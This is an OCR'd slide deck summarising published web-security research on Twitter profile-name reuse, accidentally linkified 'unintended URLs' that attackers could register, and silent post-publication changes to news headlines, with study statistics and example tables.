
- https://x.com/madwebwork
- https://x.com/NDSSSymposium
- https://x.com/internetsociety

- What happens to these URLs if an account ever changes its username?

7 years ago

- Studied this phenomenon across all of Twitter
  - Internally, X uses numerical IDs for each user
  - Externally, they use URLs that change when users change their profile names
- 1% of profile names abandoned over a one-year period
  - Accounts that take over abandoned profile names are more likely to post malicious content

WWW 2017



What's in a Name?
Understanding Profile Name Reuse on Twitter

Enrico Mariconti*, Jeremiah Onaolapo*, Syed Sharique Ahmad‡, Nicolas Nikiforou*,
Manuel Egele†, Nick Nikiforakis‡, and Gianluca Stringhini*
*University College London, ‡Stony Brook University, †Boston University
{e.mariconti,j.onaolapo,n.nikiforou,g.stringhini}@cs.ucl.ac.uk
{syahmad,nick}@cs.stonybrook.edu †megele@bu.edu

ABSTRACT


Users on Twitter are commonly identified by their profile names. These names are used when directly addressing users on Twitter, are part of their profile page URLs, and can become a trademark for popular accounts, with people referring to celebrities by their real name and their profile name, interchangeably. Twitter, however, has chosen to not permanently link profile names to their corresponding user accounts. In fact, Twitter allows users to change their profile name, and afterwards makes the old profile names available for other users to take.

1. INTRODUCTION

Users on Twitter are identified by their profile name, such as *@taylorswift13*. A user's profile name is also used to directly *mention* accounts on Twitter, as well as to identify their profile page's URL.[1] However, Twitter provides profile names as a mere convenience to its users. Internally, the social network identifies accounts with unique numerical identifiers, so-called *user IDs* (e.g., the number 17919972 for Taylor Swift's Twitter account). While user IDs are globally unique and persistent, they are usually not observed by end-users. With these robust identifiers in place, Twitter

June 2024 crypto heist

- Victim was approached by an attacker pretending to be a VC
  - Got the victim to download "special" meeting app
  - $245K drained from the victim's crypto wallet soon after that




https://x.com/zachxbt/status/1800906917164073332

What about URLs posted by X users?

- Old links posted in Twitter profiles are clearly hijackable
  - T_1: User posts tweet with embedded URL
  - T_2: Domain name of the resource expires
  - T_3: Attackers re-register the expired domain and hijack the original tweet

- But what if users never even intended to post a link on social media?



Unintended URLs in social media


- Users may omit a space at the end of a sentence
  - By accident
  - Attempting to save space
- In some cases, the next word happens to also be a valid TLD
  - It, Online, Me, Us, Is, In, So
- Platform thinks the user is trying to link to an external domain name and converts the text into a link

Threat of unintended URLs

- Attackers can monitor popular accounts and wait for accidental URLs
- Once detected, register them and point them to malicious content
- 7-month study
  - Identified 26K accidental URLs
    - Some posted by significantly popular accounts
  - We registered 45 domains of our own
    - Most popular domain received 755 visitors on a single day

	Unintended URL	Original Author	Follower Count
NX	SEE.YOU	Harry_Styles	34M
	Kobe.Osaka	Harry_Styles	34M
	c.bank	Reuters	22M
	im.mo	9GAG	16M
	kuba.black	9GAG	16M
	raminta.art	9GAG	16M
	PERMANENTLY.MORTGAGE	iamcardib	13M
	sign.Hair	iamcardib	13M
	shake.You	iamcardib	13M
	unexpected.Love	iamcardib	13M
X	thing.It	Oprah	42M
	moment.In	deepikapadukone	27M
	people.It	iamcardib	13M
	tongue.Today	iamcardib	13M
	pregnant.My	iamcardib	13M
	street.It	JKCorden	11M
	Rt.live	TechCrunch	10M
	movie.Best	dhanushkraja	8.9M
	airbnb.To	anandmahindra	7.8M
	violence.In	marcorubio	4.2M

NDSS 2021



To Err.Is Human: Characterizing the Threat of Unintended URLs in Social Media

Beliz Kaleli, Boston University, bkaleli@bu.edu
Brian Kondracki, Stony Brook University, bkondracki@cs.stonybrook.edu
Manuel Egele, Boston University, megele@bu.edu
Nick Nikiforakis, Stony Brook University, nick@cs.stonybrook.edu
Gianluca Stringhini, Boston University, gian@bu.edu

Abstract—To make their services more user friendly, online social media platforms automatically identify text that corresponds to URLs and render it as clickable links. In this paper, we show that the techniques used by such services to recognize URLs are often too permissive and can result in unintended URLs being displayed in social network messages. Among others, we show that popular platforms (such as Twitter) will render text as a clickable URL if a user forgets a space after a full stop at the end of a sentence, and the first word of the next sentence happens to be a valid Top Level Domain. Attackers can take advantage of these unintended URLs by registering the corresponding domains and exposing millions of Twitter users to arbitrary malicious content. To characterize the threat that unintended URLs pose to social media users, we perform a large scale study of unintended URLs

them and render them as clickable. For example, if Twitter detects a URL in the text of a tweet, that part will be highlighted and users that have access to the tweet will be able to visit the link by just clicking on it. If the target Web page contains a so-called *Twitter Card*, a preview of the link will also be added to the tweet [1].

In this paper, we identify a potential attack vector in the way in which online social networks parse text and decide which parts of it should be rendered as clickable URLs. We show that it is not uncommon for social network users to supply text that is not supposed to be rendered as a clickable URL, yet the automated means by the social network platform


- Remote JS dependencies in benign web applications
- Remote JS dependencies in malicious web applications
- Exotic attacks only applicable to social media platforms
- Malicious websites engaging in cloaking
- Malicious ads

Content Integrity

Can we go deeper?


- All attacks so far, have been textbook computer security attacks
  - Hijack domain, send user to malicious site
  - Detect user vs. search engine, send user to malicious website

- Can legitimate first-party domains behave like attackers?
  - Can they expose users to content, other than the one intended?




Down the memory lane… internetsociety.org


2003



2009




2015





2025

Websites change

- When we link to a resource, we do not link to a resource
  - We link to a server who can give us whatever resource it wants
  - We link to a box, rather than the contents of the box








https://example.com/

vs.

https://example.com/a-very-specific-and-important-thing


Informed citizenry


- News sites are full of very specific and important things
  - A single word change can radically change the meaning of an article
- Reddit was the inspiration for this work
  - Moderators manually flagged websites that changed the titles of the linked articles after posting
- Questions
  - How often does this happen?
  - For what reason?



Collecting all the headlines

- First study focused on headlines
  - Tracked 411K articles over 6 months (2021)
  - Collected headline changes
  - Applied BERTScore to pairs of changes to characterize the differences
  - Used a nine-category taxonomy to categorize changes
    - Paraphrase
    - Dynamic update
    - Emotionalism
    - Neutralization





WWW 2022

Verba Volant, Scripta Volant:
Understanding Post-publication Title Changes in News Outlets

Xingzhi Guo
Stony Brook University
New York, USA
xingzguo@cs.stonybrook.edu

Brian Kondracki
Stony Brook University
New York, USA
bkondracki@cs.stonybrook.edu

Nick Nikiforakis
Stony Brook University
New York, USA
nick@cs.stonybrook.edu

Steven Skiena
Stony Brook University
New York, USA
skiena@cs.stonybrook.edu


Findings


- 7.5% of article headlines experience 1+ changes

Agency	Mean	Median	Tracked	Mod.Ratio
Huffington Post	0.8292	0.8966	4,875	0.0357
The Epoch Times	0.8260	0.8908	4,765	0.1442
The Hill	0.8087	0.8644	5,676	0.0592
Fox News	0.7659	0.8645	11,003	0.0486
New York Post	0.7305	0.8174	13,881	0.0665
National Review	0.7268	0.8305	3,324	0.0126
The Blaze	0.7200	0.8145	4,401	0.0400
CNN	0.6888	0.7493	6,344	0.2030
Washington Post	0.6840	0.7916	6,076	0.1508
Newsmax	0.6733	0.7319	1,115	0.0233
Daily Beast	0.6584	0.7693	4,359	0.1308
MarketWatch	0.6551	0.7011	7,503	0.3453
BBC	0.6031	0.6260	5,854	0.2277
Yahoo News	0.5985	0.6160	227,246	0.0846
Daily Mail	0.5936	0.6348	75,118	0.0756
OAN	0.5830	0.5910	8,323	0.2616
The Guardian	0.5579	0.5826	6,916	0.1975
New York Times	0.5234	0.5595	9,746	0.1892
BuzzFeed	0.5085	0.4872	4,545	0.4438

44%

Lowest average BERTScore





Examples – Dynamic updates


Before	After	BERTScore
yankees lead astros 1-0 in game 1: live score and updates	yankees lead astros **3-0** in game 1: live score and updates	0.96
louisiana floods lead to 6 deaths	louisiana floods lead to **7** deaths	0.99
iraq: suicide bombing kills at least 18 in baghdad	iraq: suicide bombing kills at least **22** in baghdad	0.98

Examples - Other

Before	After	BERTScore
One Dose of J.&J. Vaccine Is Ineffective Against Delta, Study Suggests	J.&J. Vaccine May Be Less Effective Against Delta, Study Suggests	0.68
Malawi burns thousands of Covid-19 vaccine doses	Malawi burns thousands of expired AstraZeneca Covid-19 vaccine doses	0.72
Biden to huddle with Senate Democrats on Covid relief ahead of push for passage	Biden urges Senate Democrats to reject poison pills that could sink relief plan ahead of push for passage	0.38
Nike chief executive says firm is 'of China and for China'	Nike boss defends firm’s business in China	0.45

